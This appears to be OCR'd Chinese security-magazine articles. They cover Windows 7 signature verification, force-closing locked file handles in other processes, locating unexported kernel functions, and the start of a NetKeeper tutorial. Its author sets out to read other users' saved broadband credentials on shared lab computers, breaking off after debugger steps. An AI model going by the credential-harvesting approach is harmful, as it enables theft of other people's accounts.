            CATALOG_INFO psCatInfo;
            psCatInfo.cbStruct = sizeof(CATALOG_INFO);
            bRet = CryptCATCatalogInfoFromContext(
                hCatInfo,
                &psCatInfo,
                0
                );
            if (FALSE == bRet)
            {
                DbgPrintA(("[fnSigVerif] CryptCATCatalogInfo
FromContext Failure!\n"));
                CryptCATAdminReleaseContext(hCatAdmin,0);
                bRet = FALSE;
                break;
            }
            CryptCATAdminReleaseContext(hCatAdmin,0);
            GUID ActionID = DRIVER_ACTION_VERIFY;
            WINTRUST_DATA WVTData = {0};
            pPolicyCallbackData = HeapAlloc(
                GetProcessHeap(),
                HEAP_ZERO_MEMORY,
                0x440
                );
            if (NULL == pPolicyCallbackData)
    {
                DbgPrintA(("[fnSigVerif] pPolicyCallbackData is
NULL\n"));
                bRet = FALSE;
                break;
            }
            *(ULONG*)pPolicyCallbackData = 0x440;
            WINTRUST_CATALOG_INFO CatLog = {0};
            WCHAR pcwszMemberTag[MAX_PATH] = {0};
    WCHAR* p1 = (WCHAR*)wcsrchr(pwszSourceFile,'\\');
            if (NULL == p1)
            {
                DbgPrintA(("[fnSigVerif] wcsrchr(%ws,\\)
Failure!\n",pwszSourceFile));
                p1 = (WCHAR*)pwszSourceFile;
            }
            else
            {
                ++p;
            }
            wcscpy(pcwszMemberTag,p1);
            CatLog.cbStruct = 0x24;
            CatLog.dwCatalogVersion = 0;
            CatLog.pcwszCatalogFilePath = psCatInfo. wszCatalogFile;
            CatLog.pcwszMemberTag = pcwszMemberTag;
            CatLog.pcwszMemberFilePath = NULL;
            CatLog.hMemberFile = NULL;
            ULONG uTemp = (ULONG)&CatLog.hMemberFile;
            *(ULONG*)(uTemp+4) = (ULONG)pbHash;
            *(ULONG*)(uTemp+8) = cbHash;
            WVTData.cbStruct = sizeof(WINTRUST_DATA);
            WVTData.pPolicyCallbackData = pPolicyCallbackData;
            WVTData.pSIPClientData = NULL;
            WVTData.dwUIChoice = WTD_UI_NONE;
            WVTData.fdwRevocationChecks = 0;
            WVTData.dwUnionChoice = WTD_CHOICE_CATALOG;
            WVTData.pCatalog = &CatLog;
            WVTData.dwStateAction = WTD_STATEACTION_
AUTO_CACHE;
            WVTData.hWVTStateData = 0;
            WVTData.pwszURLReference = NULL;
    WVTData.dwProvFlags = 0;
            WVTData.dwUIContext = 0;
            LONG lRet = WinVerifyTrust(NULL,&ActionID,
&WVTData);
            if (ERROR_SUCCESS == lRet)
            {
                DbgPrintW((L"[fnSigVerif] WinVerifyTrust(%ws)
OK!\n",pwszSourceFile));
                bRet = TRUE;
    break;
            }
            else
            {
                DbgPrintA(("[fnSigVerif] WinVerifyTrust(%ws)
Failure!\n",pwszSourceFile));
                bRet = FALSE;
                        break;
```

```
        }
    } while (FALSE);
    if (NULL != pbHash)
    {
        HeapFree(GetProcessHeap(),0,pbHash);
    }
    if (NULL != pPolicyCallbackData)
    {
        HeapFree(GetProcessHeap(),0,pPolicyCallbackData);
    }
    return bRet;
}
```

关于判断一个 PE 文件是否拥有微软签名的方法，网上也有很多代码，大体思路也差不多，都是使用 WinVerifyTrust 这个 API 判断，但是发现多数代码或者误报或者漏报。而本程序这里的代码是我直接从 XP sp3 中的 sigverif.exe 直接复制过来的，很好用，至今未发现误报漏报。

结合 MSDN 学习一下这段代码：首先打开驱动，获取共享内存，得到启动进程的信息；然后打开启动进程的二进制文件，调用 CryptCATAdminCalcHashFromFileHandle 这个函数计算该二进制文件的哈希值；接着调用 CryptCATAdminAcquireContext 得到一个句柄，这个句柄在随后的函数调用中用到；随后调用 CryptCATAdminEnumCatalogFromHash 枚举包含指定哈希值(即前面计算得到的)的目录；成功找到后，再调用 CryptCATCatalogInfoFromContext 函数得到相关目录的信息，最后将得到的相关信息填入 WINTRUST_DATA 这个结构体中，调用 WinVerifyTrust 验证 PE 文件是否有签名。

（3）为了预防白名单攻击，本程序提供了一个名单保护。即在匹配启动程序对应的二进制文件时，计算其哈希值，再进行比较，并不是简单的进程名比较。获取哈希值的相关代码如下：

```
BOOL GetSHA1(WCHAR *wPath,char *SHA1)
{
    sha      sh;
    HANDLE       hFile,hFileMap;
    DWORDdwFileSize,i;
    PVOID    pFile;
    char c;
    hFile = CreateFileW(
        wPath,
        GENERIC_READ,
        FILE_SHARE_READ|FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
        );
if (INVALID_HANDLE_VALUE == hFile)
    {
        DbgPrintW((L"[GetSHA1] CreateFile(%ws) Failure,err: %d\n",
            wPath,GetLastError()));
        return FALSE;
    }
    dwFileSize = GetFileSize(hFile,NULL);
    hFileMap = CreateFileMappingW(
        hFile,

        NULL,
        PAGE_READONLY,
        0,
        0,
        NULL
        );
    if (INVALID_HANDLE_VALUE == hFileMap)
    {
        DbgPrintA(("[GetSHA1] CreateFileMappingW Failure!\n"));
        CloseHandle(hFile);
        return FALSE;
    }
        pFile = MapViewOfFile(
            hFileMap,
            FILE_MAP_READ,
            0,
            0,
            0
            );
        if (!pFile)
        {
            DbgPrintA(("[GetSHA1] MapViewOfFile Failure!\n"));
            CloseHandle(hFile);
            return FALSE;
        }
        shs_init(&sh);
        for (i = 0; i < dwFileSize; i++)
        {
            c = *(char*)((char*)pFile + i);
            shs_process(&sh,c);
        }
    shs_hash(&sh,SHA1);
        UnmapViewOfFile(pFile);
        CloseHandle(hFileMap);
        CloseHandle(hFile);
        return TRUE;
    }
```

其中，shs_init 、shs_process 、shs_hash 这些函数均由 miracle 大数库提供。

（4）调试

在（1）中提到了 DbgPrintA 这个函数。首先要与 Ring0 中的 DbgPrint 区分开，这个函数是我个人使用的日志打印函数，用来弥补 OutputDebugString 不能格式化串的不足。显而易见，它还有另一个版本 DbgPrintW。这两个函数其实是封装了 OutputDebugStringA/OutputDebugStringW。

相关代码如下：

```
#ifdef Debug
VOID DebugPrintA(
                CHAR *Format,
                ...
                );
VOID DebugPrintW(
                WCHAR *Format,
                ...
                );
#define DbgPrintA(args) DebugPrintA args
#define DbgPrintW(args) DebugPrintW args
#else
#define DbgPrintA(args)
#define DbgPrintW(args)
#endif
VOID DebugPrintA(
                CHAR *Format,
                ...
                )
{
    va_list args;
    CHAR    Msg[MAX_PATH] = {0};
    va_start(args, Format);
    vsprintf(Msg, Format, args);
    va_end(args);
    OutputDebugStringA(Msg);
}
VOID DebugPrintW(
                WCHAR *Format,
                ...
                )
{
    va_list args;
    WCHARMsg[MAX_PATH] = {0};
    va_start(args, Format);
    vswprintf(Msg, Format, args);
    va_end(args);
    OutputDebugStringW(Msg);
}
```

DbgPrintA/DbgPrintW 其实是两个宏。使用的时候只需要在头文件中添加一句:#define Debug 即可，之后就可以在应用程序中使用这两个函数了，而在使用 Release 编译时，只需要注释掉 #define Debug 重新编译即可。

使用 NtMapViewOfSection 实现进程监控的可行性

这里是笔者曾经的一个“研究”经历，算是给有兴趣的朋友们一份参考。相信部分人也有这样的想法：直接解析 NtMapViewOfSection 这个函数的第一个参数 SectionHandle 即可获得这个 section 对应的 pe 文件路径，如果是进程创建，第一个模块总会是.exe。所以当模块路径包含.exe 时即可按照判断逻辑进行拦截。笔者虽然没有实现过，也先不论这个想法的正确与否，但是，到了 Windows 7 中，在解析模块 pe 文件路径的时候，按照原先的方法，会发现获取到的 fileobj 是非法的(可以使用 windbg 验证，!fileobj xxxx)，这样访问其路径就出错了，直接导致蓝屏。实际上，Windows 7 对这个 fileobj 进行了一些变换，通过逆向 MiCompleteProtoPteFault 这个函数，可以发现如图 1 所示的一些代码片段，也就是变换的地方了。




图 1

至于微软为什么要这么做，如果你有兴趣可以研究一下。回归到这个问题上，如何解除蓝屏呢？或者如何将非法的 fileobj 还原呢？其实两句代码就够了：

```
pFakeFileObj = pSecObj->Segment->ControlArea->FilePointer;
pFileObj = (PFILE_OBJECT)((ULONG)pFakeFileObj & ~7);
```

执行完这句代码后，再进行路径解析就没有问题了。

以上的小技巧是笔者在另外一个小程序中遇到了上述的蓝屏问题后逆向得到的，这里希望给有相关想法的朋友一些帮助。


总结

本文从一个工程的角度，真正详解了 Windows 7 下的进程监控。由于个人能力有限，肯定有些纰漏，还望指正。还有一些其他的小功能小模块，有兴趣的朋友可以自己实现，比如增加一个自我保护模块，安全软件首先得保护自己的安全。另外，由于时间精力有限，程序肯定存在一些 bug，这里就不谈白盒黑盒灰盒测试了，总之，带着批判的眼光学习或审查本程序，尽信书不如无书嘛。

Windows 7 下的进程监控，在细节上与之前 5.x 系统下有很多不一样的地方，笔者在完整做完这个模块功能（这个模块只是笔者一个小工程“新型漏洞防御系统”的一个子模块）后，觉得最需要注意的地方就是 Hook 函数的选择，还有 UAC 机制的影响。很多问题是逆向后解决的，当然，也有尚未解决的问题，比如前面提到 0x80070000 的替代值的问题，还望已经解决的朋友不吝赐教！

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键词：VB、Inline、Hook



《详解恢复 Inline Hook》续集

文/广东工业大学 胡文亮

自从本人在 2010 年第 7 期的杂志上发表了拙文《详解恢复 Inline Hook》后，有不少读者向我提出了自己的疑问。我就提出得最多的两个疑问再写一篇文章。

问：内核文件被锁定而无法被加载到内存中怎么办？

答：所谓锁定文件就是以独占方式打开文件而且不关闭，让别的进程无法打开再使用此文件。若想读取被锁定的文件，比较底层的办法是自己发送 IRP 实现 ReadFile()，不过鉴于稳定性的原因，我不建议大家这么做（网上有相关代码，感兴趣的读者可以自行搜索）。我的方案是：解锁内核文件。解锁文件的原理很简单，其实就是关闭某文件在别的进程中被打开的句柄。实现方法是遍历某进程中所有的句柄并对比，如果发现是待解锁文件的句柄，就使用 NtDuplicateObject 的 DUPLICATE_CLOSE_ SOURCE 来关闭它（使用此参数调用 NtDuplicateObject 时，系统会把句柄从目标进程复制到本进程，并把目标进程中的句柄关闭。我们解锁文件时，再把复制到本进程中的句柄关闭掉，那么这个文件的句柄就被彻底关闭了）。还有一种实现的方法是在目标进程中建立远程线程，利用远程线程在目标进程中执行 CloseHandle()来关闭目标进程中待解锁文件的句柄。实现的核心代码如下（代码的原创作者是陈辉，我在使用此代码时稍作了修改，特此声明）：

```
Public Function CloseLockFileHandle(ByVal strFileName As String, ByVal dwProcessId As Long) As Boolean
    Dim ntStatus As Long
    Dim objCid As CLIENT_ID
```

```
        Dim objOa As OBJECT_ATTRIBUTES
        Dim lngHandles As Long
        Dim i As Long
        Dim objInfo As SYSTEM_HANDLE_INFORMATION,
lngType As Long
        Dim hProcess As Long, hProcessToDup As Long, hFileHandle
As Long
        Dim hFile As Long
        Dim bytBytes() As Byte, strSubPath As String, strTmp As String
        Dim blnIsOk As Boolean
        strSubPath = Mid(strFileName, 3, Len(strFileName) - 2)
    hFile = CreateFile("NUL", &H80000000, 0, ByVal 0&, 3, 0, 0)
        If hFile = -1 Then
    CloseLockFileHandle = False
            Exit Function
        End If
        objOa.Length = Len(objOa)
        objCid.UniqueProcess = dwProcessId
        ntStatus = 0
        Dim BytBuf() As Byte
        Dim nSize As Long
        nSize = 1
        Do
            ReDim BytBuf(nSize)
            ntStatus = NtQuerySystemInformation
(SystemHandleInformation, VarPtr(BytBuf(0)), nSize, 0&)
                If (Not NT_SUCCESS(ntStatus)) Then
                  If (ntStatus <> STATUS_INFO_
LENGTH_MISMATCH) Then
                      Erase BytBuf
                      Exit Function
                End If
            Else
                Exit Do
            End If
            nSize = nSize * 2
            ReDim BytBuf(nSize)
        Loop
        lngHandles = 0
        CopyMemory objInfo.uCount, BytBuf(0), 4
        lngHandles = objInfo.uCount
        ReDim objInfo.aSH(lngHandles - 1)
        Call CopyMemory(objInfo.aSH(0), BytBuf(4), Len(objInfo.
aSH(0)) * lngHandles)
        For i = 0 To lngHandles - 1
            If objInfo.aSH(i).HandleValue = hFile And
objInfo.aSH(i).UniqueProcessId = GetCurrentProcessId Then
               lngType = objInfo.aSH(i).ObjectTypeIndex
               Exit For
            End If
    Next
        NtClose hFile
        blnIsOk = True
        For i = 0 To lngHandles - 1
            If objInfo.aSH(i).ObjectTypeIndex = lngType And
    objInfo.aSH(i).UniqueProcessId = dwProcessId Then
    ntStatus = NtOpenProcess(hProcessToDup,
PROCESS_DUP_HANDLE, objOa, objCid)
              If hProcessToDup <> 0 Then
                ntStatus = NtDuplicateObject(hProcessToDup,
objInfo.aSH(i).HandleValue, GetCurrentProcess, hFileHandle, 0, 0,
DUPLICATE_SAME_ATTRIBUTES)
                If (NT_SUCCESS(ntStatus)) Then
                  ntStatus = MyGetFileType(hFileHandle)
                  If ntStatus Then
                    strTmp = GetFileFullPath(hFileHandle)
                  End If
                  NtClose hFileHandle
                  If InStr(Lcase (strTmp), LCase(strFileName)) Then
                     If Not CloseRemoteHandle(dwProcessId,
objInfo.aSH(i).HandleValue, strFileName) Then
                              blnIsOk = False
                     End If
                  End If
              End If
           End If
        End If
    Next
    CloseLockFileHandle = blnIsOk
```

```
        End Function
        Public Function CloseRemoteHandle(ByVal dwProcessId, ByVal
hHandle As Long, Optional ByVal strLockFile As String = "") As Boolean
        Dim hMyProcess  As Long, hRemProcess As Long, blnResult As
Long, hMyHandle As Long
        Dim objCid As CLIENT_ID
        Dim objOa As OBJECT_ATTRIBUTES
        Dim ntStatus As Long, strProcessName As String, hProcess As
Long, strMsg As String
        objCid.UniqueProcess = dwProcessId
        objOa.Length = Len(objOa)
        hMyProcess = GetCurrentProcess()
        ntStatus = NtOpenProcess(hRemProcess,
PROCESS_DUP_HANDLE, objOa, objCid)
        If hRemProcess Then
            ntStatus = NtDuplicateObject(hRemProcess, hHandle, Get
CurrentProcess, hMyHandle, 0, 0, DUPLICATE_CLOSE_SOURCE Or
        DUPLICATE_SAME_ACCESS)
        If (NT_SUCCESS(ntStatus)) Then
                        blnResult = NtClose(hMyHandle)
                        If blnResult >= 0 Then
                           strProcessName =
GetProcessCommandLine(dwProcessId)
                        End If
                    End If
                    Call NtClose(hRemProcess)
              End If
              CloseRemoteHandle = blnResult >= 0
        End Function
```

首先枚举当前系统中所有进程的 PID，然后对每个 PID 都调用一次 CloseLockFileHandle 即可（关闭所有进程中内核文件的句柄）。不过这种方法不能对付设置了“禁止关闭”属性的句柄（调用带 HANDLE_FLAG_PROTECT_FROM_CLOSE 参数的 SetHandleInformation 函数，微软的官方文档这么描述：“If this flag is set, calling the CloseHandle function will not close the object handle.”）。对付这种情况可就有点麻烦了。解决办法是杀死含有带此句柄的进程或者在驱动里调用 ObSetHandleAttributes 解决问题。

```
    typedef struct _OBJECT_HANDLE_FLAG_INFORMATION
    {
        BOOLEAN Inherit;
        BOOLEAN ProtectFromClose;
    }OBJECT_HANDLE_FLAG_INFORMATION,
*POBJECT_HANDLE_FLAG_INFORMATION;
    POBJECT_HANDLE_FLAG_INFORMATION
pObjectHandleFlagInformation;
    pObjectHandleFlagInformation->Inherit = 0;
    pObjectHandleFlagInformation->ProtectFromClose = 0;
    ObSetHandleAttributes(要关闭的句柄,
pObjectHandleFlagInformation, KernelMode);
    ZwClose(要关闭的句柄);
```

问：怎么恢复指定内核函数的 Inline Hook？

答：对于导出的函数，可以直接使用 LoadLibraryExA+GetProcAddress 获得函数地址；对于没有导出的函数，可以先搜索特征码得到函数的地址。

在驱动程序里获得 ntosxxxx.exe 中某个导出函数的地址很简单，直接使用 MmGetSystemRoutineAddress 即可。但是在用户态则稍显困难，首先要获得内核文件名（不能用硬编码，因为内核文件有五个：ntkrnlpa.exe、ntkrnlmp.exe、ntkrnlup.exe、ntkrpamp.exe、ntoskrnl.exe，系统会根据 CPU 的不同使用其中一个。比如 CPU 是单核心的，就使用 ntoskrnl.exe；CPU 是多核心的，就使用 ntkrnlpa.exe），然后用 LoadLibraryEx 装载当前使用的内核文件（不能用 LoadLibrary），最后用 GetProcAddress 获得导出函数的地址。核心代码如下（感谢资料提供者 xacker）：

```
    Private Function UAdd(ByVal a As Long, ByVal b As Long) As Long
        UAdd = ((a And MaxInt32) + ((b And MaxInt32) Or MinInt32))
Xor (a And
    MinInt32) Xor (b And MinInt32) Xor MinInt32
```

```
End Function
Private Function USub(ByVal a As Long, ByVal b As Long) As Long
    USub = ((a And MaxInt32) - (b And MaxInt32)) Xor (a And
MinInt32) Xor (b And MinInt32)
End Function
Private Sub GetSystemModuleInformation()
    Dim Length As Long, Buff() As Long
    If HasModuleInfo = True Then
        Exit Sub
    Else
        ZwQuerySystemInformation SystemModuleInformation, 0,
0, VarPtr(Length)
        ReDim Buff(Length \ 4 - 1)
        ZwQuerySystemInformation SystemModuleInformation,
VarPtr(Buff(0)), Length, 0
        MODULEINFO = Buff
        HasModuleInfo = True
    End If
End Sub
Private Function GetKernelBaseAddress() As Long
    GetSystemModuleInformation
    GetKernelBaseAddress = MODULEINFO(3)
End Function
Public Function GetSystemRoutineAddress(ByVal RoutineName
As String) As Long
    Dim KernelBase As Long, KernelName As Long,
KernelShadow As Long, RVA As Long
    GetSystemModuleInformation
    KernelBase = MODULEINFO(3)
    KernelName = VarPtr(MODULEINFO(8)) +
MODULEINFO(7) \ &H10000
    KernelShadow = LoadLibraryExA(KernelName, 0,
DONT_RESOLVE_DLL_REFERENCES)
    RVA = GetProcAddress(KernelShadow, RoutineName)
    FreeLibrary KernelShadow
    If RVA <> 0 Then GetSystemRoutineAddress =
UAdd(USub(RVA, KernelShadow), KernelBase)
End Function
'获得 KeInsertQueueApc 的地址
Print Hex$(GetSystemRoutineAddress("KeInsertQueueApc"))
```

那么获取未导出的函数地址有什么方法呢？据我所知有两种，一是解析符号表，二是特征码定位。这里推荐的方法是特征码定位，因为特征码定位的代码少，而且好理解。一般来说，未导出函数都是由导出函数 call 的。尽管我们不知道也无法直接得到未导出函数的具体地址，但通过使用 WinDBG 的“本地内核调试”功能，就能看到未导出函数的地址。我们再根据反汇编代码的特点，就能找到特征码。下面拿找 KiInsertQueueApc 的地址做例子，让大家了解其中的端倪。首先给出分别在 Windows XP、Windows 2003、Windows 7 上一段对 KeInsertQueueApc 的反汇编代码：

```
nt!KeInsertQueueApc+0x3b:
804e6d0a 8b450c      mov    eax,dword ptr [ebp+0Ch]
804e6d0d 8b5514      mov    edx,dword ptr [ebp+14h]
804e6d10 894724      mov    dword ptr [edi+24h],eax
804e6d13 8b4510      mov    eax,dword ptr [ebp+10h]
804e6d16 8bcf        mov    ecx,edi
804e6d18 894728      mov    dword ptr [edi+28h],eax
804e6d1b e8523fffff  call   nt!KiInsertQueueApc (804dac72)
804e6d20 8ad8        mov    bl,al
nt!KeInsertQueueApc+0x2a:
80829439 8b450c      mov    eax,dword ptr [ebp+0Ch]
8082943c 8b5514      mov    edx,dword ptr [ebp+14h]
8082943f 894624      mov    dword ptr [esi+24h],eax
80829442 8b4510      mov    eax,dword ptr [ebp+10h]
80829445 8bce        mov    ecx,esi
80829447 885e2e      mov    byte ptr [esi+2Eh],bl
8082944a 894628      mov    dword ptr [esi+28h],eax
8082944d e807fcffff  call   nt!KiInsertQueueApc (80829059)
nt!KeInsertQueueApc+0x76:
840d6934 8b450c      mov    eax,dword ptr [ebp+0Ch]
840d6937 ff742418    push   dword ptr [esp+18h]
840d693b 8b4c2420    mov    ecx,dword ptr [esp+20h]
840d693f 894624      mov    dword ptr [esi+24h],eax
840d6942 8b4510      mov    eax,dword ptr [ebp+10h]
840d6945 8bd6        mov    edx,esi
840d6947 c6462e01    mov    byte ptr [esi+2Eh],1
840d694b 894628      mov    dword ptr [esi+28h],eax
840d694e e8abf8feff  call   nt!KiInsertQueueApc
(840c61fe)
840d6953 c644241301  mov    byte ptr [esp+13h],1
840d6958 eb05        jmp    nt!KeInsertQueueApc+0xa1
(840d695f)
```

在三个系统上，尽管 KiInsertQueueApc 的地址都不尽相同，但是它们的反汇编代码都有一个共同的特征：在 28e8 后面的 4 个字节里，记录了 KiInsertQueueApc 的地址！所以我写出了如下的搜索代码：

```
Public Function FindKiInsertQueueApc() As Long '28 e8
    On Error Resume Next
    Dim i As Long
    Dim ubRt As Byte, ubLastAddr As Byte, b1 As Byte, b2 As
Byte, b3 As Byte,
b4 As Byte
Dim AddressOfKeInsertQueueApc As Long
    AddressOfKeInsertQueueApc =
GetSystemRoutineAddress("KeInsertQueueApc")
    For i = 0 To 259
        Call GetByte(AddressOfKeInsertQueueApc + i, ubRt)
        If ubRt = &HE8 Then
Call GetByte(AddressOfKeInsertQueueApc + i - 1,
            ubLastAddr)
            If ubLastAddr = &H28 Then
                Call GetByte(AddressOfKeInsertQueueApc + i + 1, b1)
                Call GetByte(AddressOfKeInsertQueueApc + i + 2, b2)
                Call GetByte(AddressOfKeInsertQueueApc + i + 3, b3)
                Call GetByte(AddressOfKeInsertQueueApc + i + 4, b4)
                FindKiInsertQueueApc = GetTargetAddress
(AddressOfKeInsertQueueApc + i, b1, b2, b3, b4)
                Exit Function
            End If
        End If
Next
End Function
```

经测试，在 Windows XP、Windows 2003、Windows 7 上使用此代码均能正确获得 KiInsertQueueApc 的地址（以下是在 Windows 7 上测试的截图），如图 1 所示。




图 1

下面提示如何写 Kernel Inline Hook Scan（仅包括检查 ntosxxxx.exe 导出函数的 Inline Hook 和 SSDT Inline Hook）：

（1）获得 SSDT 上所有函数的地址以及 ntosxxxx.exe 所有导出函数的地址（去除重复部分）。

（2）分别获得这些函数前 N 字节的在内核文件中的数据，存入字节数组 A[]。

（3）分别获得这些函数前 N 字节的在内核内存中的数据，存入字节数组 B[]。

（4）对比 A[]和 B[]，不同的地方就是被修改的地方。

（5）循环 2、3、4，直到对比完所有的函数。

注意：N 的大小不定，原则上是找到函数结束为止。

上述提示没有经过实践证明，仅仅是我的想法而已

对于检测未导出函数是否被 Hook，我还没有很好的办法，这里就不说了。本文到此结束，欢迎大家和我交流，并提出宝贵意见。

（编辑提醒：本文涉及的代码可以到黑防官网站下载）

前置知识：汇编、VC
关键词：NetKeeper、密码查看



打造 NetKeeper 宽带账号密码查看器

文/图　no_comment

前几天在机房上实验课，打开 NetKeeper 准备拨号的时候，发现里面有很多别人保存的账号，估计是大家偷懒，计算机从早到晚都没关机，因为学校的计算机本来是有还原卡的。于是内心突然诞生了很邪恶的想法，到百度里面找 NETKEEPER 账号查看器，无奈却没有结果。

看来什么东西都得自己动手啊，想起若干年前很厉害的宽带账号查看器，于是打算自己写个简单的赝品玩玩。

由于我知道密账号信息是保存在 NetKeeper 同目录下的 Credit 文件中，所以我们就直接动手吧。至于怎么来的，大家可以分别替换该目录下的文件试试。

用 OD 载入 NetKeeper，然后在命令插件中输入以下内容：

bp CreateFileA,[STRING [esp+4]]=="Credit"

然后按 F9 键，程序就会中断在 CreateFile 中，然后按 Ctrl+F9 组合键回到用户的代码中，往下不远处就能看见以下代码：

```
    004133A5  |> \8D4424 0C   LEA EAX,DWORD PTR
SS:[ESP+C]
    004133A9  |.  6A 00            PUSH 0
                                   ; /pOverlapped = NULL
    004133AB  |.  8DBB 4C0F0000 LEA EDI,DWORD PTR
DS:[EBX+F4C]                        ; |
    004133B1  |.  50                PUSH EAX
                                    ; |pBytesRead
    004133B2  |.  68 8C160000     PUSH 168C
                                    ; |BytesToRead = 168C (5772.)
    004133B7  |.  57                PUSH EDI
                                    ; |Buffer
    004133B8  |.  56                PUSH ESI
                                    ; |hFile
    004133B9  |.  C74424 20 000>MOV DWORD PTR
SS:[ESP+20],0                       ; |
    004133C1  |.  FF15 08024F00 CALL DWORD PTR
DS:[<&KERNEL32.ReadFile>]         ; \ReadFile
```

我们运行到 004133B7 处，然后查看下 EDI 的内容，这个值就是缓冲区的地址，然后我们在数据窗口中跟随，就能看到缓冲区的内容，此时大家也可以换用 IDA 工作，这样更顺手一些。

